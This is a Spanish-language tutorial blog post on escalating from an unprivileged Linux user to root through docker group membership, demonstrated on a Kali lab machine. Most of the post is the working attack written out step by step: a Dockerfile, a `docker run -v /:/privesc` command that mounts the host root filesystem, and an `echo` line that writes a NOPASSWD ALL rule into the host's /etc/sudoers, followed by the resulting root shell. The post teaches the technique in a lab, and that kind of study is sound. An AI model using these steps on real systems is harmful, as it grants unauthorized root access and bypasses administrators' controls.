

# Docker

## Técnica de escalada de privilegios

**Autor Jorge Hernández | Jueves, 11 de Marzo de 2021**

---

Lo primero que tendremos que hacer será añadir al sistema un nuevo usuario sin privilegios, por lo que lo creamos como root con el siguiente comando:

```
useradd nombre_usuario
```

comprobamos que este nuevo usuario no tiene privilegios en /etc/passwd

```
geoclue:x:130:138::/var/lib/geoclue:/usr/sbin/nologin
lightdm:x:131:139:Light Display Manager:/var/lib/lightdm:/bin/false
king-phisher:x:132:140::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
jorge:x:1001:1001:jorge,,,:/home/jorge:/bin/bash
```

```
—(root👁️ kali)-[/home/kali]
—# █
```

Comprobamos como root con el comando `visudo` que tampoco tiene privilegios /etc/sudoers

```

GNU nano 5.4
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults env_reset
Defaults mail_badpass
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
root    ALL=(ALL:ALL) ALL
#
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
#
# See sudoers(5) for more information on "@include" directives:
#
@include /etc/sudoers.d

```

Ahora vamos a proceder a instalar docker en nuestro sistema, para aquellos que tenéis sistemas basados en Debian, Ubuntu, etc teclear el siguiente comando:

```
sudo apt install docker.io -y
```

Una vez que la instalación ha terminado, tendremos que añadir el usuario que vaya a interactuar con docker y lo añadiremos al grupo correspondiente:

```
sudo usermod -aG docker jorge
```

Comprobamos con el comando `getent group` que realmente lo hayamos añadido:

```
sambashare:x:135:
inetsim:x:136:
colord:x:137:
geoclue:x:138:
lightdm:x:139:
kpadmins:x:140:
kali:x:1000:
kaboxer:x:141:kali,root
systemd-coredump:x:999:
jorge:x:1001:
docker:x:142:jorge
```

```
(kali@kali)-[~]
$
```

Entramos en el sistema de archivos de jorge y nos situamos en su directorio /home/jorge que debería estar vacío; creamos un directorio llamado privesc (por ejemplo)  
En este punto el usuario jorge debería poder introducir comandos docker

```
(jorge@kali)-[~]
$ docker

Usage:  docker [OPTIONS] COMMAND

A self-sufficient runtime for containers

Options:
  --config string      Location of client config files (default "/home/jorge/.docker")
  -c, --context string  Name of the context to use to connect to the daemon (overrides DOCKER_HOST env var and default context set with "docker context use")
  -D, --debug           Enable debug mode
  -H, --host list       Daemon socket(s) to connect to
  -l, --log-level string Set the logging level ("debug"|"info"|"warn"|"error"|"fatal") (default "info")
  --tls                Use TLS; implied by --tlsverify
  --tlscacert string    Trust certs signed only by this CA (default "/home/jorge/.docker/ca.pem")
  --tlscert string       Path to TLS certificate file (default "/home/jorge/.docker/cert.pem")
  --tlskey string        Path to TLS key file (default "/home/jorge/.docker/key.pem")
  --tlsverify           Use TLS and verify the remote
  -v, --version         Print version information and quit

Management Commands:
  builder      Manage builds
  config       Manage Docker configs
  container    Manage containers
  context      Manage contexts
  image        Manage images
  manifest     Manage Docker image manifests and manifest lists
  network      Manage networks
  node         Manage Swarm nodes
  plugin       Manage plugins
  secret       Manage Docker secrets
  service      Manage services
  stack        Manage Docker stacks
  swarm        Manage Swarm
  system       Manage Docker
  trust        Manage trust on Docker images
  volume       Manage volumes
```

Dentro del directorio que hemos creado **privesc** vamos a añadir un archivo llamado dockerfile donde añadiremos todo lo necesario para nuestra imagen de docker que en este caso será una distribución Debian de nombre wheezy, hemos elegido esta imagen debido a su ligereza y simplicidad.

Contenido del archivo dockerfile:

```
GNU nano 5.4
FROM debian:wheezy

ENV WORKDIR /privesc

RUN mkdir -p $WORKDIR

VOLUME [ $WORKDIR ]

WORKDIR $WORKDIR
```

Ahora, tendremos que hacer nuestra imagen con el comando `docker build -t privesc .`

```
$ docker build -t privesc .
Sending build context to Docker daemon 2.048kB
Step 1/5 : FROM debian:wheezy
wheezy: Pulling from library/debian
2b15b7abe8b3: Pull complete
Digest: sha256:2259b099d947443e44bbd1c94967c785361af8fd22df48a08a3942e2d5630849
Status: Downloaded newer image for debian:wheezy
-> 10fcec6d95c4
Step 2/5 : ENV WORKDIR /privesc
-> Running in adfe2f0231b7
Removing intermediate container adfe2f0231b7
-> d4af4735e5e1
Step 3/5 : RUN mkdir -p $WORKDIR
-> Running in abf0c543cc28
Removing intermediate container abf0c543cc28
-> 611191763d1b
Step 4/5 : VOLUME [ $WORKDIR ]
-> Running in f713976c08b9
Removing intermediate container f713976c08b9
-> 7b4afaaa6704
Step 5/5 : WORKDIR $WORKDIR
-> Running in 429768c0cd7c
Removing intermediate container 429768c0cd7c
-> f04c23157c93
Successfully built f04c23157c93
Successfully tagged privesc:latest
```

Una vez que tenemos nuestra imagen instalada, explicaremos la sintaxis de los comandos que vamos a utilizar:

```
docker run -v /:/privesc -it privesc /bin/bash
```

especificamos un volumen con `-v`

montamos nuestro volumen con `/`

y lo ponemos :

en nuestro directorio de trabajo `/privesc`

llamada a una shell interactiva `-it`

nombre de la imagen creada `privesc`

ruta del directorio del terminal `/bin/bash`


podemos utilizar también la opción `/bin/sh`

Ahora podemos ver como root el archivo `/etc/sudoers` pero no podemos ejecutar `cat` o `vim` por que al estar en la imagen del docker no tenemos instaladas estas herramientas. Vamos a utilizar el siguiente comando para poder interactuar como root

```
echo "jorge ALL=(ALL) NOPASSWD: ALL" >> /privesc/etc/sudoers
```

salimos de la terminal de docker `exit`

y tecleamos `sudo bash` (por ejemplo) y ya no nos pide contraseña por que ya somos root y podemos tener acceso a todos los archivos del sistema.



```
(jorge@kali)-[/home]
└─$ cd jorge
(jorge@kali)-[~]
└─$ sudo bash
(root@kali)-[/home/jorge]
# ls
privesc
(root@kali)-[/home/jorge]
#
```

Si estáis interesados en conocer más detalles sobre docker visita el siguiente enlace:

<https://docs.docker.com/>

Espero que os haya gustado esta forma de escalar privilegios dentro de una máquina de Linux utilizando docker.

Hasta la próxima!!